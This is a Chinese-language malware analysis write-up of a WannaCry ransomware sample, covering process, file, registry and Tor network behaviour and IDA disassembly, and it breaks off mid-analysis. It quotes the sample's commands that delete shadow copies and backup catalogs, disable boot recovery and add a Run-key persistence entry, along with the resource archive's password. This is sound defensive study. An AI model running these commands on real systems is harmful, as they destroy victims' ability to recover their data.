

恶意代码分析实战

WannaCry——“永恒之蓝”漏洞利用

样本类型：勒索病毒

样本 md5: 84c82835a5d21bbcf75a61706d8ab549

动态分析


1. 打开 PM (Process Monitor) 和 PE (Process Explorer) 进行监控
2. 运行恶意程序,



3. 查看文件，发现所有的文件均被加密——后缀改为了“.WNCRY”，把后缀删除后发现并不能复原：



4. 查看 Process Explorer 进程树，发现会多次执行 cmd 和其他 exe 文件：



5. 我们来挨个分析:

1) 程序直接拉起三个子进程

- (PID 1496) 进行文件隐藏

```
Description: 属性实用程序
Company: Microsoft Corporation
Path: C:\Windows\system32\attrib.exe
Command: attrib +h .
```

- (PID 5224) 创建新用户并且赋予高级权限:

```
Description:
Company: Microsoft Corporation
Path: C:\Windows\system32\icacls.exe
Command: icacls . /grant Everyone:F /T /C /Q
```

- (PID 5400) 执行同路径下恶意程序 taskd.exe

```
Description: SQL Client Configuration Utility EXE
Company: Microsoft Corporation
Path: C:\Users\SuperVirus\Desktop\virus\WannaCry\taskd.exe
Command: taskd.exe
```

2) 接下来子进程执行 cmd 执行批处理文件:

- (PID 2468) 执行批处理文件

```
Description: Windows 命令处理程序
Company: Microsoft Corporation
Path: C:\Windows\system32\cmd.exe
Command: cmd /c 214651618902491.bat
```

3) 接下来再次拉起 taskd.exe, 与之前的操作一样。

4) 继续往下, 子进程执行@WanaDecryptor@.exe (PID 696), 此程序还会执行另外 一个程序 tasksvc.exe

```
@WanaDecryptor@.exe (696)
taskhsvc.exe (684)
```

Description: Load PerfMon Counters
Company: Microsoft Corporation
Path: C:\Users\SuperVirus\Desktop\virus\WannaCry\@WanaDecryptor@.exe
Command: @WanaDecryptor@.exe co

Description:
Company:
Path: C:\Users\SuperVirus\Desktop\virus\WannaCry\TaskData\Tor\taskhsvc.exe
Command: TaskData\Tor\taskhsvc.exe

- 5) 继续往下，子进程再次调用 Cmd (PID 4472) 执行@WanaDecryptor@.exe (传递参数 vs)，同时再次拉起 taskse.exe 和@WanaDecryptor@.exe (此次没有传参数)



Description: Windows 命令处理程序
Company: Microsoft Corporation
Path: C:\Windows\system32\cmd.exe
Command: cmd.exe /c start /b @WanaDecryptor@.exe vs

- 在第一次执行@WanaDecryptor@.exe (传递参数 vs) 时，程序会再次调用 cmd 执行多个操作防止系统恢复：
 - a) vssadmin 删除系统卷影

Description: 用于 Microsoft (R) 卷影复制服务的命令行接口
Company: Microsoft Corporation
Path: C:\Windows\system32\vssadmin.exe
Command: vssadmin delete shadows /all /quiet

- b) wmic 删除卷影副本

Description: WMI Commandline Utility
Company: Microsoft Corporation
Path: C:\Windows\System32\Wbem\WMIC.exe
Command: wmic shadowcopy delete

- c) bcdedit 禁用 Windows 7 的自动修复和自动恢复

Description: 启动配置数据编辑器
Company: Microsoft Corporation
Path: C:\Windows\system32\bcdedit.exe
Command: bcdedit /set {default} bootstatuspolicy ignoreallfailures

Description: 启动配置数据编辑器
Company: Microsoft Corporation
Path: C:\Windows\system32\bcdedit.exe
Command: bcdedit /set {default} recoveryenabled no

- d) wbadmin 删除本地计算机上的备份目录

Description: Microsoft® BLB 备份的命令行接口
Company: Microsoft Corporation
Path: C:\Windows\system32\wbadmin.exe
Command: wbadmin delete catalog -quiet

- 再次程序 taskse.exe，并且将@WanaDecryptor@.exe 作为参数传入

Description: waitfor - wait/send a signal over a network
Company: Microsoft Corporation
Path: C:\Users\SuperVirus\Desktop\virus\WannaCry\taskse.exe
Command: taskse.exe C:\Users\SuperVirus\Desktop\virus\WannaCry\@WanaDecryptor@.exe

- 直接执行@WanaDecryptor@.exe


- 6) 继续往下，执行 Cmd 添加注册表，将 taskche.exe 设置为自启动项：

```
Description: Windows 命令处理程序  
Company: Microsoft Corporation  
Path: C:\Windows\system32\cmd.exe  
Command: cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "tenInpxcaf629" /t REG_SZ /d "\"C:\Users\SuperVirus\Desktop\virus\WannaCry\taskche.exe"
```

- 7) 由于仅仅在有限时间内进行了 PM 监控，可以从上面的分析发现一直在重复的执行特定的 exe 程序。

6. 接下来进行文件操作分析：

- 1) 我们进行常见的 exe 文件检查，在多个文件夹下创建



文 件

@WanaDecryptor@.exe

- 2) 创建多个@WanaDecryptor@.exe fi

```
exe fi  
C:\Program Files\ClamAV\@WanaDecryptor@.exe fi  
C:\Python27\@WanaDecryptor@.exe fi  
C:\Python27\Scripts\@WanaDecryptor@.exe fi  
C:\Tools\@WanaDecryptor@.exe fi  
C:\Tools\IDA_Pro_v6.8\lair68\bin\win\@WanaDecryptor@.exe fi  
C:\Tools\upx391w\@WanaDecryptor@.exe fi  
C:\Users\SuperVirus\Desktop\virus\WannaCry\@WanaDecryptor@.exe fi  
C:\Windows\@WanaDecryptor@.exe fi  
C:\Windows\System32\@WanaDecryptor@.exe fi  
C:\Windows\System32\wbem\@WanaDecryptor@.exe fi  
C:\Windows\System32\WindowsPowerShell\v1.0\@WanaDecryptor@.exe fi  
C:\Windows\system\@WanaDecryptor@.exe fi
```

- 3) 由于恶意程序本体会将系统的中的文件进行加密，所以程序会遍历系统中的所有文件，故在进行文件操作分析时，不太容易发现可疑之处，故我们从恶意程序的文件夹进行初步查看：

WannaCry			
00000000.dky	0.2369284	2,203	
00000000.eky	0.0006425	27	
00000000.pky	0.0077515	4	
00000000.res	0.0088620	7	
214651618902491.bat	0.0091033	36	
84c828385d21bbcf75a61706d8ab549.exe	0.0015993	16	
@Please_Read_Me@.txt	0.0003089	16	
@WanaDecryptor@.exe	0.0363588	523	
@WanaDecryptor@.exe.f1	0.0090638	145	
@WanaDecryptor@.exe.lnk	0.0000238	2	
CRYPTBASE.dll	0.0274831	468	
CRYPTSP.dll	0.0000162	1	
MSVCP60.dll	0.0000155	1	
SpiCli.dll	0.0000176	1	
WindowsCodecs.dll	0.0000144	1	
attrib.exe	0.0000171	1	
b.wnry	0.0000255	2	
c.wnry	0.0047167	97	
cmd.exe	0.0020690	18	
crypt32.dll	0.0000913	6	
f.wnry	0.0000145	1	
icacls.exe	0.0059883	50	
msg	0.0000316	2	
ntmarta.dll	0.1009864	262	
r.wnry	0.0000149	1	
s.wnry	0.0006939	5	
t.wnry	0.0047083	189	
taskdl.exe	0.0011096	9	
taskse.exe	0.0090733	98	
u.wnry	0.0025711	41	
ui	0.0016743	20	
~SD1459.tmp	0.0000156	1	
~SDAFF1.tmp	0.0033965	6	
~SD1458.tmp	0.0029945	6	
~SDAFF0.tmp	0.0027444	6	
	0.0025645	6	

发现访问和创建了多个文件，其中创建的文件有：

```
WannaCry
  s.wnry
  msg
  b.wnry
  u.wnry
  f.wnry
  00000000.res
  t.wnry
  @WanaDecryptor@.exe
  taskdl.exe
  c.wnry
  taskse.exe
  214651618902491.bat
  00000000.eky
  @Please_Read_Me@.txt
  r.wnry
  00000000.pky
  @WanaDecryptor@.exe.lnk
  00000000.dky
```

7. 进行注册表分析:

1) 创建注册表项 HKLM\Software\WanaCrypt0r

2) 设置注册表键值对

HKLM\SOFTWARE\WanaCrypt0r\wd

HKCU\Control Panel\Desktop\Wallpaper

8. 网络操作分析:

1) 发现@WanaDecryptor@.exe 和 tasksvc.exe 会进行进程通信

Time of Day	Process Name	PID	Operation	Path	Result
17:45:16.1...	@anAdecryptor@.exe	5200	TCP Connect	WIN-OLRR8CGQ4H6:52016 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:16.1...	@anAdecryptor@.exe	5200	TCP Connect	WIN-OLRR8CGQ4H6:52016 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:18.6...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6:52019 -> WIN-OLRR8CGQ4H6:52018	SUCCESS
17:45:18.6...	taskhsvc.exe	3688	TCP Accept	WIN-OLRR8CGQ4H6:52018 -> WIN-OLRR8CGQ4H6:52019	SUCCESS
17:45:22.8...	taskhsvc.exe	3688	TCP Reconnect	WIN-OLRR8CGQ4H6.localdomain:52020 -> mail.nullvoid.me:9001	SUCCESS
17:45:22.8...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52021 -> dannenberg.torauth.de:https	SUCCESS
17:45:23.7...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52022 -> c245051277-cloudproxy-862604629.cloudatcost.com:https	SUCCESS
17:45:28.8...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52020 -> mail.nullvoid.me:9001	SUCCESS
17:45:28.8...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52020 -> dannenberg.torauth.de:https	SUCCESS
17:45:29.7...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52022 -> c245051277-cloudproxy-862604629.cloudatcost.com:https	SUCCESS
17:45:44.8...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52023 -> j32166.servers.jiffybox.net:9001	SUCCESS
17:45:44.8...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52024 -> tunnel.dizum.com:https	SUCCESS
17:45:45.3...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52023 -> j32166.servers.jiffybox.net:9001	SUCCESS
17:45:50.8...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6.localdomain:52024 -> tunnel.dizum.com:https	SUCCESS
17:45:52.3...	@anAdecryptor@.exe	5200	TCP Connect	WIN-OLRR8CGQ4H6:52026 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:52.3...	taskhsvc.exe	3688	TCP Accept	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52026	SUCCESS
17:45:52.3...	taskhsvc.exe	3688	TCP Receive	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52026	SUCCESS
17:45:52.3...	@anAdecryptor@.exe	5200	TCP Send	WIN-OLRR8CGQ4H6:52026 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:52.3...	taskhsvc.exe	3688	TCP Disconnect	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52026	SUCCESS
17:45:52.3...	@anAdecryptor@.exe	5200	TCP Disconnect	WIN-OLRR8CGQ4H6:52026 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:52.3...	@anAdecryptor@.exe	5200	TCP Connect	WIN-OLRR8CGQ4H6:52026 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:52.3...	taskhsvc.exe	3688	TCP Connect	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52027	SUCCESS
17:45:52.3...	taskhsvc.exe	3688	TCP Receive	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52027	SUCCESS
17:45:52.3...	@anAdecryptor@.exe	5200	TCP Send	WIN-OLRR8CGQ4H6:52027 -> WIN-OLRR8CGQ4H6:9050	SUCCESS
17:45:52.3...	@anAdecryptor@.exe	5200	TCP Receive	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52027	SUCCESS
17:45:52.3...	taskhsvc.exe	3688	TCP Send	WIN-OLRR8CGQ4H6:9050 -> WIN-OLRR8CGQ4H6:52027	SUCCESS


2) tasksvc.exe 会向指定的 ip 发送数据并且进行通信, 相关的 IP 地址有:

176.126.252.12:8080
195-154-164-243.rev.poneytelecom.eu:https
212.47.244.38:https
86.59.21.38:https
belegost.csail.mit.edu:9101
c245051277-cloudpro-862604629.cloudatcost.com:https
dannenberg.torauth.de:https
faravahar.redteam.net:https
hosted-by.solarcom.ch:https
j332166.servers.jiffybox.net:9001
mail.nullvoid.me:9001
tunnel.dizum.com:https
131.188.40.189:0
171.25.193.9:0
173.255.245.116:0
176.126.252.11:0

9.

静态分析

1. 查壳：无壳——C++6.0 编写



2. 查看输入表:

KERNEL32.DLL: 获取文件属性, 获取文件大小, 读取、创建、删除文件, 搜索、加载资源文件, 创建互斥量, 申请释放内存, 创建文件夹, 读取主机用户名, 读取当前文件夹, 加载库文件, 创建终止进程等函数

USER32.DLL: 打印字符串函数

ADVAPI32.DLL: 创建、打开、启动服务, 创建注册表, 修改注册表键值, 计算机服务管理,


MSVCRT.DLL: C 语言相关执行函数

DLL名称	OriginalFi...	时间日期...	Forwarde...	名称
KERNEL32.dll	0000D638	00000000	00000000	0000...
USER32.dll	0000D7DC	00000000	00000000	0000...
ADVAPI32.dll	0000D60C	00000000	00000000	0000...
MSVCRT.dll	0000D714	00000000	00000000	0000...

Thunk...	Thunk...	Thunk 值	提示/序号	API 名称
0000802C	0000802C	0000D8FC	0161	GetFileAttributesW
00008030	00008030	0000D912	0164	GetFileSizeEx
00008034	00008034	0000D922	0053	CreateFileA

3. 发现资源节有其他数据, resourceHacker 进行查看:

根据其头部特征, 可以知道该资源节是保存的压缩包格式。



对资源节进行 zip 提取:



发现解压文件需要输入密码：



4. Strings 分析

其中的字符串太多，仅仅找到部分相关的字符串：



- 1) 多个后缀为.wnry 的字符串：结合前面的分析，可以知道这些文件为资源节中释放的文件
- 2) 出现按 taskdl.exe, taskse.exe 和 diskpart.exe：其中前两个为释放的资源文件； diskpart.exe 的话，恶意程序可能以此重命名
- 3)

```
"t=
msg/m_bulgarian.wnry
"t=)
msg/m_chinese (simplified).wnry
"t=.UBq-
msg/m_chinese (traditional).wnry
"t=.
msg/m_croatian.wnry
"t="

3 3
taskdl.exe
ly5
taskse.exe
1N$D
InternalName
diskpart.exe
LegalCopyright
```

5. PEID 进行加密函数分析：

发现使用了多个加密算法和压缩算法。




6.

IDA 分析——本体

7. 程序首先进行执行的参数个数和参数内容进行验证:


- 1) 猜测其中的 "/i" 指令是 install 进行程序安装



push offset aI ; "/i"
call ds:GetModuleFileNameA ; 获取当前程序句柄
push offset DisplayName
call sub_401225
pop ecx
call ds:_p__argc ; 检查运行时的参数是否是2个
cmp dword ptr [eax], 2
jnz short loc_40208E

The screenshot shows the assembly code above. A call tip window is open over the instruction `call ds:_p__argc`. The tip contains the assembly code `push offset aI ; "/i"`, the function name `call ds:GetModuleFileNameA ; 获取当前程序句柄`, and the parameter description `mou eax, [eax] push dword ptr [eax+4] ; Str1 call strcmp pop ecx`.

8. 继续往下, 发现调用函数 sub_401B5F, 其传入的参数则是当前程序的句柄:




push ebx ; wchar_t x, 传入当前程序的句柄
call sub_401B5F
test eax, eax
pop ecx
jz short loc_40208E

The screenshot shows the assembly code above. The instruction `call sub_401B5F` is highlighted with a red box. The parameter `push ebx` is also highlighted with a red box. A call tip window is visible above the instruction.

9. 跟入函数 sub_401B5F 进行分析:

- 1) 此函数首先获取系统目录, 然后拼接得到 ProgramData 文件夹路径, 再对此文件夹进行挂载获取此文件夹的属性, 然后进行判断



push 0 ; CodePage
call ds:MultiByteToWideChar
mov esi, 104h
lea eax, [ebp+Buffer]
push eax ; uSize
push eax ; lpBuffer
call ds:GetWindowsDirectoryW
mov edi, ds:sprintf
and [ebp+var_404], 0
lea eax, [ebp+Buffer]
push eax ; Format
lea eax, [ebp+String]
push offset a\$Programdata ; "%s\\ProgramData"
push eax ; String
call edi ; sprintf
add esp, 0Ch
lea eax, [ebp+String]
push eax ; lpFileName
call ds:GetFileAttributesW
cmp eax, 0xFFFFFFFFh

The screenshot shows the assembly code for the sub_401B5F function. Several instructions are highlighted with red boxes: `call ds:MultiByteToWideChar`, `call ds:GetWindowsDirectoryW`, `call ds:sprintf`, `call ds:GetFileAttributesW`, and the comparison instruction `cmp eax, 0xFFFFFFFFh`.

- 2) 继续往下, 如果满足条件则跳转到 loc_401C40 处; 反之则调用函数 sub_401AF6, 并且传入三个参数: 第一个参数也是此程序运行时传入的第一个参数, 第二个参数是一个字符串(根据对该地址的跟踪和交叉引用跟踪, 可以判断它是一个服务名), 第三个参数是系统的 ProgramData 文件夹路径



push [ebp+arg_0] ; String
lea eax, [ebp+WideCharStr]
push eax ; lpFileName
lea eax, [ebp+String] ; "%s\\ProgramData" 系统路径
push eax ; lpPathName
call sub_401AF6
add esp, 0Ch
test eax, eax
jz short loc_401C40

The screenshot shows the assembly code for the sub_401AF6 function. The instruction `call sub_401AF6` is highlighted with a red box.


跟入该函数, 发现该函数即是创建 ProgramData 文件夹, 并且切换当前程序运行目录为该目录,。

- 3) 转到 loc_401C40 处, 该处的地址首先进行一个路径为: “系统路径

/ProgramData/Intel ", 然后创建目录, 然后将该目录作为临时文件夹, 其中的 My_Create_Dir 函数功能就是创建文件夹和修改指定的路径为临时文件夹:


```
loc_401C40:
lea    eax, [ebp+Buffer]
push   eax
push   eax ; Format
lea    eax, [ebp+String]
push   offset a$Intel ; "%s\\Intel"
push   eax ; String
call   edi : swprintf
push   [ebp+arg_0] ; String
lea    eax, [ebp+WideCharStr]
push   eax ; lpFileName
lea    eax, [ebp+String]
push   eax ; lpPathName
call   My_Create_Dir
add   esp, 10h
```

10. 跳出函数 sub_401B5F, 继续往下, 发现调用函数 copyFileA 将程序复制并改名为 "tasksche.exe" 并保存到当前路径下



```
mov    esi, offset FileName ; "tasksche.exe"
push   ebx ; bFailIfExists
lea    eax, [ebp+filename]
push   esi ; lpNewFileName
push   eax ; lpExistingFileName
call   ds:CopyFileA
push   esi ; lpFileName
call   ds:GetFileAttributesA
cmp    eax, 0xFFFFFFFFh
jz     short loc_40208E
```

11. 接下来调用函数 sub_401F5D,



```
call  sub_401F5D
test  eax, eax
jnz   loc_402165
```

- 1) 跟入该函数, 发现该函数会首先调用 sub_401CE8 函数,


跟如该函数:

- a) 该函数打开服务管理器, 然后打开指定的服务:



```
loc_401D12:
push   ebx
push   esi
mov    ebx, 0F01FFh
mov    esi, offset DisplayName ; 服务名
push   ebx ; dwDesiredAccess
push   esi ; lpServiceName
push   eax ; hSCManager
call   ds:OpenServiceA ; 打开服务
cmp    eax, edi
mov    [ebp+hSCObject], eax
jz     short loc_401D45
```

- b) 该服务的名称被保存在一个内存地址中, 但是该地址中的初始数据为空, 需要结合动态调试去查看:



```
.data:0040F8AC ; CHAR DisplayName[100]
.data:0040F8AC DisplayName      db 64h dup(0)
.data:0040F8AC
.data:0040F910 bute 40F910      db 0
```

; DATA XREF: sub_401B5F+62↑o
; sub_401CE8+31↑o ...
; DATA XREF: sub_401F5D+9↑r

- c) 继续往下, 如果服务不存在则创建此服务, 此服务将调用 cmd 删程程序本体:

```

loc_401D45:          ; 删除本程序
push    [ebp+arg_0]      ; Dest
lea     eax, [ebp+Dest]
push    offset Format   ; "cmd.exe /c \"%s\"
push    eax              ; Dest
call   ds:sprintf
add    esp, 0Ch
lea     eax, [ebp+Dest]
push    edi              ; lpPassword
push    edi              ; lpServiceStartName
push    edi              ; lpDependencies
push    edi              ; lpdwTagId
push    edi              ; lploadOrderGroup
push    eax              ; lpBinaryPathName
push    1                ; dwErrorControl
push    2                ; dwStartType
push    10h              ; dwServiceType
push    ebx              ; dwDesiredAccess
push    esi              ; lpDisplayName
push    esi              ; lpServiceName
push    [ebp+hSCManager]; hSCManager
call   ds>CreateServiceA; 创建服务
...
```

d) 也就是说此程序的功能就是创建服务，然后删除恶意程序本体

2) 接下来调用函数 sub_401EFF: 该函数进行打开互斥量

```

push    0
push    offset aGlobalMswinzon; "Global\\MsWinZonesCacheCounterMutexA"
lea     eax, [ebp+Dest]
push    offset aSD           ; "%s%d"
push    eax              ; Dest
call   ds:sprintf
xor    coi, coi

loc_401F26:
lea     eax, [ebp+Dest]
push    eax              ; lpName
push    1                ; bInheritHandle
push    100000h           ; dwDesiredAccess
call   ds:OpenMutexA
test   eax, eax
jnz   short loc_401F51

push    3E8h             ; dwMilliseconds
call   ds:Sleep
inc    esi
cmp    esi, [ebp+arg_0]
jle   short loc_401F26

```

3) 继续往下，调用函数 sub_401064: 该函数主要创建进程，运行刚刚复制的 tasksche.exe 程序

```

pop    eax
mov    [ebp+StartupInfo.wShowWindow], si
push   eax              ; lpProcessInformation
lea    eax, [ebp+StartupInfo]
push   eax              ; lpStartupInfo
push   esi              ; lpCurrentDirectory
push   esi              ; lpEnvironment
push   8000000h          ; dwCreationFlags
push   esi              ; bInheritHandles
push   esi              ; lpThreadAttributes
push   esi              ; lpProcessAttributes
mou   [ebp+StartupInfo.dwFlags], edi
push   [ebp+lpCommandLine]; lpCommandLine = tasksche.exe的路径
push   esi              ; lpApplicationName
call   ds>CreateProcessA; 创建进程
test   eax, eax

```

4) 继续往下，调用函数 sub_401EFF 打开互斥量。

5) 函数 sub_401F5D 的功能就是删除源程序并且打开指定的互斥量

12. 跳出函数 sub_401F5D，继续往下调用函数 sub_4010FD，跟进该函数：

1) 该函数首先拼接一个字符串：“software\”+“WanaCrypt0r”，并将此字符串保存在变量“Dest”中；并且用于创建注册表项。

```

mov    esi, offset aSoftware ; "Software\\"
pop    ecx
lea    edi, [ebp+Dest]
rep    mouds
push   '...'
xor    eax, eax
and    [ebp+Buffer], al
pop    ecx
lea    edi, [ebp+var_C0]
and    [ebp+phkResult], 0
rep    stosd
mov    ecx, 81h
lea    edi, [ebp+var_2DB]
rep    stosd
stosb
stosb
lea    eax, [ebp+Dest]
push   offset aMancrypt0r ; "WanaCrypt0r"
push   eax ; Dest
call   ds:wscat
and    [ebp+var_8], 0
pop    ecx

```

2) 继续往下：设置注册表键值为当前程序的完整路径

```

lea    eax, [ebp+Buffer]
push   eax ; lpBuffer
push   207h ; nBufferLength
call   ds:GetCurrentDirectoryA
lea    eax, [ebp+Buffer]
push   eax ; Str
call   strlen
pop    ecx
inc    eax
push   eax ; cbData
lea    eax, [ebp+Buffer]
push   eax ; lpData
push   1 ; dwType
push   esi ; Reserved
push   edi ; lpValueName
push   [ebp+phkResult1] ; hKey
call   ds:RegSetValueExA
mov    esi, eax
neg    esi
sbb    esi, esi
inc    esi
jmp    short loc_401200

```

3) 函数 sub_4010FD 的功能就是创建并设置注册表，进行程序持续化驻留

4)

13. 跳出函数 sub_4010FD，继续往下，调用函数 sub_401DAB 和函数 sub_401E9E

```

push   ebx
call   sub_401DAB
call   sub_401E9E
finish
ehy

```

14. 分别对这两个函数进行分析，首先分析 sub_401DAB：

1) 此函数传入了两个参数，但是在附近仅仅只有一个 push 和一个 mov 指令，仔细分析后发现这个 mov 指令实际上操作的就是栈顶元素，所以它就是另外一个传入的参数，可以选中此代码处右键进行修改：

```

... . . .
mov    [esp+6F4h+Str], offset Str ; "WNcry@2017"
push   ebx ; hModule
call   sub_401DAB
call   sub_401E9E
... . . .

```

2) 函数首先会找到并加载程序中资源节中名为“XIA”的资源，然后进行锁定（**在我们进行静态分析的时候发现，该资源正是被加密的压缩文件**）：

```

push   ebp
mov    ebp, esp
sub   esp, 12Ch
push   esi
push   edi
push   offset Type ; "XIA"
